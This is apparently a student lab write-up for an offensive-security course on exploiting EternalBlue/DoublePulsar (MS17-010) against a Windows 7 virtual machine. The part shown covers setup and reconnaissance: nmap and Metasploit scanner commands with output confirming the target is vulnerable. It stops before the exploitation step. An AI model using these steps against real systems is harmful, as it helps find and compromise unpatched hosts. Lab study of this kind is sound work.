IE4012

OFFENSIVE HACKING TRACTICAL AND STRATAGIC
4th Year, 1st Semester

ASSIGNMENT/POC

Exploitation Of EternalBlue DoublePulsar [Windows 7 – 64bit]

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

POC - Exploitation Of EternalBlue DoublePulsar [Windows 7 – 64bit]

Hashini Amarasena

IT17083256

DESCRIPTION ABOUT THE EXPLOIT

Eternalblue Exploit Was Developed By The NSA Which Is The National Security Agency In United States. Essentially What Happened Or How It Was Released Is That There Were Few Testimonies From NSA Employees, And It Was Leaked By The Shadow Brokers Hacker Group On April 14th 2017.And Then It Was Utilized Worldwide For The WANNACRY Ransomware attack and it was used to share the ransomware all around the world.

Eternalblue Exploit a vulnerability in Microsoft's implementation of the Server Message Block (SMB) protocol. And the exploit is denoted under the entry CVE 2017 0 144.The vulnerability exists because the SMB version 1 (SMBv1) server in various versions of Microsoft Windows mishandles specially crafted packets from remote attackers, allowing them to execute arbitrary code on the target computer.it is exist in different versions of windows and essentially what it does is it mishandles especially crafted packets that are been sent from the remote hackers and allowing this hackers to execute arbitrary code on the target computer.

MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption

Disclosed	Created
03/14/2017	05/30/2018

what type of requirements you need?

- Latest version of metasploit
- Rapid7: https://www.rapid7.com/db/modules/exp...
  The name of the exploit in the database
- Scanner: https: https://github.com/rapid7/metasploit-...
  The auxiliary scanner for this exploit
- Doublepulsar exploit: https://github.com/ElevenPaths/Eterna...
- Wine32 bit /need to have wine32 bit architecture installed in kali Linux

So Before starting, make sure you have wine installed in your kali. If not type in the following commands in your Kali. (wine is used to run exe files or windows applications in other operating systems)


```
dpkg –add-architecture i386
apt-get update
apt-get install wine32
```

Our Target: Windows 7 – 64bit **(IP: 192.168.219.129)**

Our Attacker Machine: Kali Linux 2018.1 **(IP: 192.168.219.147)**


This exploit is a combination of two tools "**EternalBlue**" which is use as backdooring in windows and "**DoublePulsar**" which is used for injecting dll file with the help of payload.

As the first step we'll just confirm whether the target is vulnerable or not. Before to go, make sure that you must run "**apt update**" command to update all repositories and packages. These new modules can only be found in the newest version of the Metasploit Framework.




```
root@kali:~# apt update
Hit:1 http://kali.cs.nctu.edu.tw/kali kali-rolling InRelease
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
root@kali:~# 
```

With the help of NMAP, you can easily confirm this vulnerability by typing the following command in your terminal. For that first need to find the IP address of the target to scan.



```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Hashini>ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . : localdomain
   Link-local IPv6 Address . . . . . : fe80::2dd4:284e:af4f:cf8%11
   IPv4 Address. . . . . . . . . . . : 192.168.219.129
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.219.2

Tunnel adapter isatap.localdomain:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : localdomain

C:\Users\Hashini>_
```


If the target is vulnerable, you'll see an output similar to the screenshot below:



```
Building dependency tree
Reading state information... Done
All packages are up to date.
root@kali:~# nmap --script smb-vuln-ms17-010 -p445 192.168.219.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-10 01:08 EDT
Nmap scan report for 192.168.219.129
Host is up (0.0062s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:74:A2:9A (VMware)

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-at
tacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

Nmap done: 1 IP address (1 host up) scanned in 1.73 seconds
root@kali:~# 
```


If you want to confirm the same with Metasploit Framework, then you need to run an auxiliary scanning module against the target.

Open a new terminal and type **Msfconsole** command to start Metasploit framework



```
root@kali:~# msfconsole

       =[ metasploit v5.0.87-dev                          ]
+ -- --=[ 2007 exploits - 1096 auxiliary - 343 post       ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

Metasploit tip: You can use help to view all available commands

msf5 >
```


Type the command **ifconfig** In order to get the IP address of the attacker machine.



```
Metasploit tip: You can use help to view all available commands

msf5 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.219.147  netmask 255.255.255.0  broadcast 192.168.219.255
        inet6 fe80::20c:29ff:feed:e875  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:ed:e8:75  txqueuelen 1000  (Ethernet)
        RX packets 513422  bytes 715397972 (682.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 137986  bytes 10038911 (9.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 515839  bytes 85642056 (81.6 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 515839  bytes 85642056 (81.6 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Command**: use auxiliary/scanner/smb/smb_ms17_010**


Furthermore, type show options to show all the related information of the module.



[Ex... [Sh... Sh... [ro... 02:12 AM
Shell No. 1
File Actions Edit View Help

```
msf5 > use auxiliary/scanner/smb/smb_ms17_010
msf5 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                                 Required  Descr
iption
   ----         ---------------                                                 --------  -----
------
   CHECK_ARCH   true                                                            no        Check
 for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check
 for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check
 for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List
of named pipes to check
   RHOSTS                                                                       yes       The t
arget host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                             yes       The S
MB service port (TCP)
   SMBDomain    .                                                               no        The W
indows domain to use for authentication
   SMBPass                                                                      no        The p
assword for the specified username
   SMBUser                                                                      no        The u
sername to authenticate as
   THREADS      1                                                               yes       The n
umber of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > 
```


Here you can need to define your target by typing “**set RHOSTS 192.168.219.129** “and then execute the module by typing **run** command.



```
------
   CHECK_ARCH   true                                                            no        Check
 for architecture on vulnerable hosts
   CHECK_DOPU   true                                                            no        Check
 for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                                           no        Check
 for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List
of named pipes to check
   RHOSTS                                                                       yes       The t
arget host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445                                                             yes       The S
MB service port (TCP)
   SMBDomain    .                                                               no        The W
indows domain to use for authentication
   SMBPass                                                                      no        The p
assword for the specified username
   SMBUser                                                                      no        The u
sername to authenticate as
   THREADS      1                                                               yes       The n
umber of concurrent threads (max one per host)

msf5 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.219.129
RHOSTS => 192.168.219.129
msf5 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 192.168.219.129:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Se
rvice Pack 1 x64 (64-bit)
[*] 192.168.219.129:445   - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf5 auxiliary(scanner/smb/smb_ms17_010) >
```

